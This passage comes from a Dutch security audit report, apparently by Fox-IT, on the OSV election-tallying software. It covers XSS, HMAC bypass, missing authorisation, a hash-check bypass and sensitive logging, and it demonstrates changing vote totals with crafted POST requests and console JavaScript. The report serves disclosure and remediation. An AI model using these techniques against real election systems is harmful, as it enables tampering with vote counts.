
Observatie

De website bevat kwetsbaarheden die een persistent Cross-Site Scripting (XSS)-aanval mogelijk maken.

Onderbouwing

Door de voorgaande bevindingen te combineren, is het mogelijk om een bestand met HTML te uploaden naar OSV, en het vervolgens door andere gebruikers te laten aanroepen.

Door bijvoorbeeld JavaScript code te uploaden als “`xss.html`” en aan te roepen door de URL “`https://127.0.0.1:8443/P4_PSB-export-map/archive/andere/xss.html`” te bezoeken is te zien dat JavaScript code uitgevoerd wordt.



Risico

XSS kan gebruikt worden om de bij een gebruiker getoonde website te veranderen of Javascript code uit te voeren op de computer van een gebruiker. Het gevolg daarvan is dat het lijkt alsof deze code afkomstig is van OSV. In tegenstelling tot een niet persistent Cross-Site Scripting (XSS) aanval wordt bij deze aanval de code op de server opgeslagen. Het risico is dat de code elke keer opnieuw aan de betreffende gebruiker getoond wordt. Mogelijk wordt de betreffende code ook getoond en uitgevoerd door andere gebruikers, bijvoorbeeld door een verkiezingsleider.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			GEMIDDELD
	Gemiddeld			
	Hoog			

Aanbeveling

Fox-IT raadt aan om bestanden uit de werkmap alleen ter download aan te bieden als “attachment”. Hiermee wordt voorkomen dat een browser de bestanden probeert te interpreteren als HTML. Zie voor meer informatie ook de volgende URL:

```
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Disposition
```

Bevinding 4 **Gedetailleerde stack traces**

Betreft

OSV

Observatie


De webapplicatie geeft foutmeldingen weer die specifieke informatie over de achterliggende structuur vrijgeven.

Onderbouwing

De foutmeldingen geven gedetailleerde stack traces weer. Met behulp van bijvoorbeeld de volgende URL worden dergelijke uitgebreide foutmeldingen weergegeven:

```
https://127.0.0.1:8443/P4_PSB/jsp/wahl/Status_Gebiet.jsp
```

Merk op dat deze URL slechts een voorbeeld is, en dat de stack traces op meerdere pagina's getoond kunnen worden.



Risico

Kennis van de achterliggende structuur van de webapplicatie kan een aanvaller helpen om de webapplicatie en de systemen in kaart te brengen en zo een verdere aanval voor te bereiden.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld	LAAG		
	Hoog			

Aanbeveling

Fox-IT raadt aan de gedetailleerde foutmeldingen uit te schakelen door gebruik te maken van aangepaste foutpagina's. Het is wenselijk om alle mogelijke HTTP-fouten af te vangen, om te voorkomen dat het versienummer wordt weergegeven op foutpagina's.

Overigens verdient het aanbeveling om fouten correct binnen de webapplicatie af te vangen, om te garanderen dat geen gevoelige informatie wordt vrijgegeven.

Bevinding 5 **HMAC-controle is te omzeilen**

Betreft

OSV 2.23.3

Observatie

De HMAC-controle in de URL van OSV is te omzeilen.

Onderbouwing

Elk verzoek naar OSV bevat een zogenaamde Hashed Message Authentication Code of HMAC. Het doel van deze HMAC is tweeledig: zorgen dat gebruikers geen waardes in de URL aan kunnen passen en zorgen dat alle stappen van het proces binnen OSV in de juiste volgorde worden uitgevoerd. De sleutel voor deze HMAC wordt uniek gegenereerd per sessie. Het is echter op meerdere manieren mogelijk om deze HMAC-controle te omzeilen.

Een typische URL voor OSV bevat meerdere parameters, met aan het einde een HMAC zoals berekend over de hele URL, bijvoorbeeld bij de volgende URL:

```
https://127.0.0.1:8443/P4_PSB/osv;jsessionid=9ADCC566E191E4E09391E61A0C
64FE40?view=0&level=4&gebietnr=197&work=6&stepId=1548688259725&HMAC=2cy
iflzs8sina7njg8t3mz5t7
```

Methode 1:
De code verantwoordelijk voor het controleren van deze HMAC bevindt zich in het bestand “`osv45/src/de/ivu/wahl/client/util/ClientHelper.java`” in de functie genaamd “`checkURLQueryString`”:

```
1 /**
2  * Hook for URL tampering check
3  *
4  * @param pQueryString Description
5  * @param request Description
6  * @param session Description
7  * @return Description
8  */
9 public static boolean checkURLQueryString(String pQueryString,
10     HttpServletRequest request,
11     HttpSession session) {
12   Key macKey = (Key) session.getAttribute(MAC_KEY);
13   if (macKey == null) { // will not normally happen, but just in case
14     return true;
15   }
16   String queryString = pQueryString;
17   // check for target (maybe not necessary)
18   int targetIdx = queryString.indexOf('#');
19   if (targetIdx >= 0) {
20     queryString = queryString.substring(0, targetIdx);
```

```
21    LOGGER.info(Messages.getString(MessageKeys.Logger_ThereISaTargetInTheQueryString));
22  }
23
24  String hmac = request.getParameter("HMAC"); //$NON-NLS-1$
25  if (hmac != null) {
26    if (LOGGER.isDebugEnabled()) {
27      String key = new BigInteger(1, macKey.getEncoded()).toString(Character.MAX_RADIX);
28      LOGGER.debug("QueryString: " + queryString + " >>> macKey = " + key); //$NON-NLS-1$ //$NON-NLS-2$
29    }
30    int hmacIndex = queryString.indexOf("&HMAC"); //$NON-NLS-1$
31    if (hmacIndex >= 0) {
32      if (queryString.indexOf('&', hmacIndex + 1) > 0) {
33        LOGGER
34            .warn(Messages
35          .getString(MessageKeys.Logger_NachDemHMACkommenWeitereParameterVorDieURLwurdeManipuliert)
36              + request.getRequestURI() + '?' + queryString + "<"); //$NON-NLS-1$
37        return false;
38      }
39      queryString = queryString.substring(0, hmacIndex);
40      String hmacMsg = calculateHMAC(queryString, macKey);
41      return hmacMsg.equals(hmac);
42    } else {
43      LOGGER.warn(Messages.getString(MessageKeys.Logger_KeinHMACInDerURL)
44          + request.getRequestURI() + '?' + queryString);
45      return true;
46    }
47  }
48  return false;
49 }
```

Op regel **18** is te zien dat de code eerst controleert of het teken ‘#’ aanwezig is in de querystring. Als dat het geval is, dan wordt de querystring ingekort tot voor het ‘#’ teken. Tevens wordt daar een melding van gemaakt in een logbestand.

Vervolgens wordt op regel **24** de waarde van de HMAC-parameter uit de querystring gehaald met de “`getParameter`” functie. Als deze aanwezig is, wordt op regel **30** door de functie “indexOf” te gebruiken op de querystring gekeken op welke positie de “HMAC” parameter staat.

Als laatste wordt dan op regel **39** de querystring tot aan de “HMAC” parameter afgeknipt, en wordt op regel **40** en **41** gecontroleerd of de waarde van de “HMAC” parameter gelijk is aan de door de software berekende HMAC van de querystring.

Stel dat in dit geval de volgende querystring door een aanvaller zou worden verstuurd naar OSV (dit kan niet met een browser, omdat die weigeren het ‘#’ teken mee te zenden):

```
?view=0&level=4&gebietnr=197&work=6&stepId=1548688259725&X=#&HMAC=1
```

Deze URL bevat het ‘#’ code zoals gecontroleerd op regels **18** en **19**, dus wordt de querystring ingekort tot het volgende:

```
?view=0&level=4&gebietnr=197&work=6&stepId=1548688259725&X=
```

Merk op dat de “HMAC” parameter hier niet meer aanwezig is. Vervolgens wordt op regel **24** wederom gecontroleerd of de “HMAC” parameter aanwezig is. Deze controle wordt echter gedaan met de “getParameter” functie op basis van het hele HTTP-request in plaats van met de “indexOf” functie op enkel de querystring. Deze functie zal dus ook de “HMAC” parameter vinden.

Op dit punt is de software in een staat waarbij de “hmac” variabele op regel **25** gevuld is, maar de “hmacIndex” variabele zoals gecreëerd op regel 30 is nu “0” omdat de “HMAC” parameter niet meer aanwezig is in de querystring.

Hierdoor bereikt de code regel **43** tot en met **45**. Hier wordt in een logbestand melding gemaakt van het ontbreken van de “HMAC” parameter in de querystring, maar wordt wel de waarde “true” teruggegeven waardoor de applicatie zal denken dat de HMAC-controle succesvol is.

Op dit punt kan een aanvaller alle andere parameters in de querystring aanpassen zonder dat de HMAC-controle dit voorkomt. Dit laat echter wel de volgende meldingen achter in het logbestand “server.log”:

```
INFO  [de.ivu.wahl.client.util.ClientHelper] (osv@10.117.7.100) Er bevindt zich een
target in de zoekfunctie
WARN  [de.ivu.wahl.client.util.ClientHelper] (osv@10.117.7.100) Geen HMAC in de URL:
/P4_PSB/osv?view=0&level=4&gebietnr=197&work=6&stepId=1548675151944&x=
INFO  [de.ivu.wahl.client.servlet.WahlServlet] (osv@10.117.7.100) Aanmaken nieuwe stap
1548675158991 voor URL: /P4_PSB/osv
```

Methode 2:
Bij deze methode kan een ingelogde aanvaller het volgende POST-verzoek doen (hierbij moet het “jsessionid” aangepast worden naar het huidige geldige ID):

```
POST /P4_PSB/osv/wahl/basis;jsessionid=592EA92A3C93C6C25823E37DECAB1F31 HTTP/1.1
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 55

view=0&level=4&work=6&gebietnr=197&stepId=1548670121541
```

OSV zal de parameters uit het POST-verzoek overnemen, in de URL plaatsen en voorzien van een geldige HMAC alvorens deze te tonen aan de aanvaller in de broncode:

```
<frame
src='/P4_PSB/osv/wahl/refresh;jsessionid=9ADCC566E191E4E09391E61A0C64FE40?view=0&amp;level=4&amp;wo
rk=6&amp;gebietnr=197&amp;stepId=1548688264335&amp;HMAC=1bmuxd38n0fvz1tf11ma4cu0p'
name='Automatische_Aktualisierung_Der_Session' marginwidth='0' marginheight='0' noresize frameborder='0'
framespacing='0' border='0'></frame>
```

Een aanvaller kan deze URL met geldige HMAC en aangepaste parameters gebruiken alsof het een geldige URL is.

Risico

De HMAC is een beveiligingsmethode in OSV. Door deze te omzeilen wordt een belangrijke beveiligingsmaatregel onklaar gemaakt waarmee het voor aanvallers mogelijk wordt andere aanvallen uit te voeren of om bepaalde processen te negeren.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld			HOOG
	Hoog			

Aanbeveling

Fox-IT raadt aan om niet enkel te vertrouwen op de HMAC-controle om manipulatie van de URL te voorkomen, maar om extra controles in te bouwen bij elke gebruikersinvoer. Denk hierbij bijvoorbeeld aan autorisatiecontroles zoals ook benoemd in bevinding **6**.

Hertestnotitie

Methode 1 van deze bevinding is opgelost in versie 2.23.4 van OSV, methode 2 is deels opgelost in versie 2.23.5 van OSV maar middels andere pagina's van OSV nog steeds uitgevoerd worden.

Bevinding 6 Onvoldoende autorisatiecontrole

Betreft

OSV

Observatie

OSV beschikt niet over afdoende autorisatiecontrole.

Onderbouwing

Door de HMAC te omzeilen (zoals in bevinding **5** is uiteengezet), kan een aanvaller parameters in de URL aanpassen. Door bijvoorbeeld de waarde van de “work” parameter aan te passen naar een andere waarde kan een gebruiker zonder “Verkiezingsleider” rechten of “Invoeren verkiezingsuitslag” rechten toch bepaalde pagina’s bereiken en gebruiken.

Tijdens het onderzoek zijn in ieder geval de volgende pagina’s ontdekt waar een gebruiker met geen rechten toch acties kan uitvoeren:

Waarde voor parameter “work”	Actie
5	Getelde stemmen invoeren of aanpassen
38	Digitaal tellingsbestand inlezen
106	Nieuwe gebruiker toevoegen (met hoge rechten)
130	Verkiezing definitief maken
144	Stembureau’s aanpassen

Merk op dat dit geen uitputtende lijst is.

Risico

Gebruikers met beperkte rechten binnen de webapplicatie kunnen door deze kwetsbaarheid te misbruiken beheertoegang krijgen tot OSV en bijvoorbeeld stemuitslagen aanpassen en definitief maken.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld			HOOG
	Hoog			

Aanbeveling

Fox-IT raadt aan continu te controleren of een gebruiker de rechten heeft om een actie uit te voeren alvorens deze actie uitgevoerd wordt, en hierbij niet enkel te vertrouwen op de HMAC-controle.

Bevinding 7 SHA256-hash controle kan omzeild worden

Betreft

OSV 2.23.3

Observatie

De SHA256-hash controle bij het uploaden van nieuwe bestanden kan omzeild worden.

Onderbouwing

Tijdens het uploaden van bestanden naar OSV (bijvoorbeeld verkiezingsdefinities of uitslagen) moet in sommige gevallen de SHA256-hash gecontroleerd worden. Dit wordt gedaan door de SHA256-hash van het bestand te tonen en hierbij 8 karakters weg te laten. De gebruiker moet dan de ontbrekende karakters overnemen uit de meegeleverde documenten:

Om de controle succesvol af te ronden volstaat het echter om tweemaal “XXXX” in te voeren. Dit is ook terug te vinden in de broncode in het volgende bestand:

`osv45/src/de/ivu/wahl/dataimport/HashCodeSplitter.java`

```
public class HashCodeSplitter {
  public static final String HIDDEN_INPUT = "XXXX"; //$NON-NLS-1$
```

```
public boolean checkInput() {
  for (int i = 0; i < inputs.length; i++) {
    if (!HIDDEN_INPUT.equals(inputs[i]) && !getExpectedInput(i).equalsIgnoreCase(inputs[i])) {
      return false;
    }
  }
  return true;
}
```

Risico

Gebruikers kunnen hiermee gemakkelijk de controle omzeilen en gemakkelijk aangepaste bestanden uploaden zonder hierbij de nieuwe SHA256-hash te hoeven berekenen.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag		LAAG	
	Gemiddeld			
	Hoog			

Aanbeveling

Fox-IT raadt aan om de SHA256-hash altijd te controleren en niet toe te staan deze te omzeilen door tweemaal “XXXX” in te voeren.

Hertest notities

Deze bevinding is reeds opgelost in versie 2.23.4 van OSV.

Bevinding 8 Gevoelige informatie in logbestand

Betreft

OSV

Observatie

OSV slaat gevoelige informatie op in een logbestand.

Onderbouwing

In het logbestand "`server.log`" wordt gevoelige informatie opgeslagen zoals session ID's en wachtwoord-hashes.

```
2019-01-28 17:34:16,179 INFO  [de.ivu.wahl.client.beans.ApplicationBean] ()
ApplicationBean bound to session 431F7028F550B0F256068DECA1981A35
2019-01-28 17:34:16,195 INFO  [de.ivu.wahl.PasswordService] () Calculating SCrypt
hashcode ...
2019-01-28 17:34:16,351 INFO  [de.ivu.wahl.PasswordService] () Calculation of SCrypt
hashcode took 156 ms, hashcode:
O9WDLlkgO3jUjGppv5M+/3g8VWVW+PYPLqoR/4HWoqL+zF3YgS4H05BcI0kruQkRXaVuDha6QnHaxIFubKjKiw==
, salt = nXa+3Rv2B3HlEH5K/xvPYg==
2019-01-28 17:34:16,367 INFO  [de.ivu.wahl.client.beans.ApplicationBean] ()
Gebruikersprofiel aangetroffen voor gebruiker met aanmeldnaam:  ADM
2019-01-28 17:34:16,367 INFO  [de.ivu.wahl.PasswordService] () Calculating SCrypt
hashcode ...
2019-01-28 17:34:16,492 INFO  [de.ivu.wahl.PasswordService] () Calculation of SCrypt
hashcode took 125 ms, hashcode:
q12KcmNAhNYysTqApUYkvEhKBYuSwCVoeZcsHdsEaVlTQN3VQySEU7Furcs2fsHFqa2Qodh+CovaTtaf6PShcg==
, salt = nXa+3Rv2B3HlEH5K/xvPYg==
2019-01-28 17:34:16,492 INFO  [de.ivu.wahl.PasswordService] () Calculating SCrypt
hashcode ...
```

Risico

Aanvallers met toegang tot de logbestanden van OSV kunnen gevoelige informatie uit de logbestanden halen en deze gebruiken om sessies van andere gebruikers over te nemen, waaronder die van de verkiezingsleider.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			GEMIDDELD
	Gemiddeld			
	Hoog			

Aanbeveling

Fox-IT raadt aan om dergelijke gevoelige informatie niet op te slaan in logbestanden.

Hertestnotities

Deze bevinding is opgelost in versie 2.23.5 van OSV.

4.4 Risicocorrelatie

Onderstaande risicocorrelatie geeft weer hoe de individuele vastgestelde bevindingen gecombineerd kunnen worden om een aanval uit te voeren waarbij de integriteit van de data aangetast kan worden. Hierbij wordt de aanname gedaan dat de aanvaller de overige procedurele maatregelen en de maatregelen met betrekking tot het veilig inrichten en gebruiken van OSV reeds doorbroken heeft.

Een gebruiker met beperkte rechten kan zijn rechten op meerdere manieren verhogen naar die van “verkiezingsleider” door verschillende kwetsbaarheden in OSV te misbruiken. Zo maakt het ontbreken van autorisatiecontroles (bevinding **6**) het mogelijk voor een gebruiker om een HTML-bestand te uploaden naar de OSV-applicatie (bevinding **1**) en kan willekeurige JavaScript code uitgevoerd worden in de context van OSV (bevinding **3**). Als de gebruiker een andere gebruiker met “verkiezingsleider” rechten kan verleiden het bestand te openen, kan de sessie van de verkiezingsleider worden overgenomen.

Een andere manier is dat een gebruiker met gelimiteerde rechten de HMAC-controle omzeilt (bevinding **5**) om de pagina te openen waar het mogelijk is een gebruiker toe te voegen (bevinding **6**). Op deze pagina is het mogelijk om een nieuwe gebruiker met alle rechten toe te voegen.

Tevens kan een gebruiker met gelimiteerde rechten verschillende acties uitvoeren waardoor het verkiezingsproces verstoord kan worden. Bijvoorbeeld door de HMAC te omzeilen (bevinding **5**) en / of pagina’s aan te roepen waartoe de gebruiker geen rechten zou moeten hebben (bevinding **6**). Zo is het bijvoorbeeld ook mogelijk om instellingen van het OSV-pakket aan te passen, achteraf informatie over stembureaus aan te passen of een verkiezing bijvoorbeeld vroegtijdig als “definitief” aan te merken. Voorgaande handelingen stellen een aanvaller in staat om stemtotalen aan te passen.


Ter illustratie heeft Fox-IT een dergelijke aanval uitgevoerd op OSV. Het is echter belangrijk om op te merken dat dit slechts één aanval is, en dat het zeer waarschijnlijk is dat ook andere aanvallen mogelijk zijn.

Deze aanval waarbij stemtotalen aangepast kunnen worden, kan door een reguliere gebruiker uitgevoerd worden door te wachten tot alle stemtotalen ingevoerd zijn, maar de verkiezingsuitslag nog niet definitief is gemaakt. Op dit moment is het mogelijk om een digitaal tellingsbestand te downloaden dat automatisch door OSV gegenereerd wordt (bevinding **2**) via de volgende URL:

```
https://127.0.0.1:8443/P4_PSB-export-map/archive/
```

Hier wordt voor elk stembureau een XML-bestand gegenereerd waarin het aantal stemmen wordt opgenomen. In dit voorbeeld is dit het bestand

“Telling_PS2019_Groningen_Appingedam_stembureau1_Stembureau_1.eml.xml”:



In dit bestand kunnen de totalen vervolgens naar wens aangepast worden. In het hierna beschreven voorbeeld zal het aantal stemmen worden aangepast van 100 naar 123. Ondanks dat het volgens de procedures niet is toegestaan om resultaten digitaal in te lezen in OSV, bestaat de pagina die deze functionaliteit aanbiedt nog wel. Vanwege het ontbreken van correcte autorisatiecontroles (bevinding **6**), de mogelijkheid de HMAC-controle te omzeilen (bevinding **5**) of door een account met “verkiezingsleider” rechten te verkrijgen kan deze pagina gebruikt worden om een nieuwe telling in te lezen.

Elke gebruiker kan deze pagina aanroepen door de “Content Security Policy” in de browser uit te schakelen en de volgende JavaScript-code in te voeren in de JavaScript-console van de browser (bevinding **5** en **6**):


```
data="anker=0_0_0&view=null&level=7&work=38&gebietnr=1";

host = window.location.origin;
prog = window.location.pathname.split('/')[1];
jses = window.location.pathname.split(';')[1].split('=')[1];
url  = host+'/'+prog+'/osv/wahl/basis;jsessionid='+jses;

xhr = new XMLHttpRequest();
xhr.open("POST", url, true);
xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xhr.send(data);

xhr.onreadystatechange = function() {
  if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
    document.write(xhr.response);
  }
};
```

Vervolgens kan het aangepaste tellingbestand ingelezen worden en zullen de aangepaste totalen zichtbaar zijn. Hierbij wordt het oude tellingsbestand zonder enige melding overschreven (bevinding **1**).



Inlezen stembureauresultaten uit het bestand Telling. (EML 510a)

Inlezen bestand Telling

Inlezen succesvol afgerond

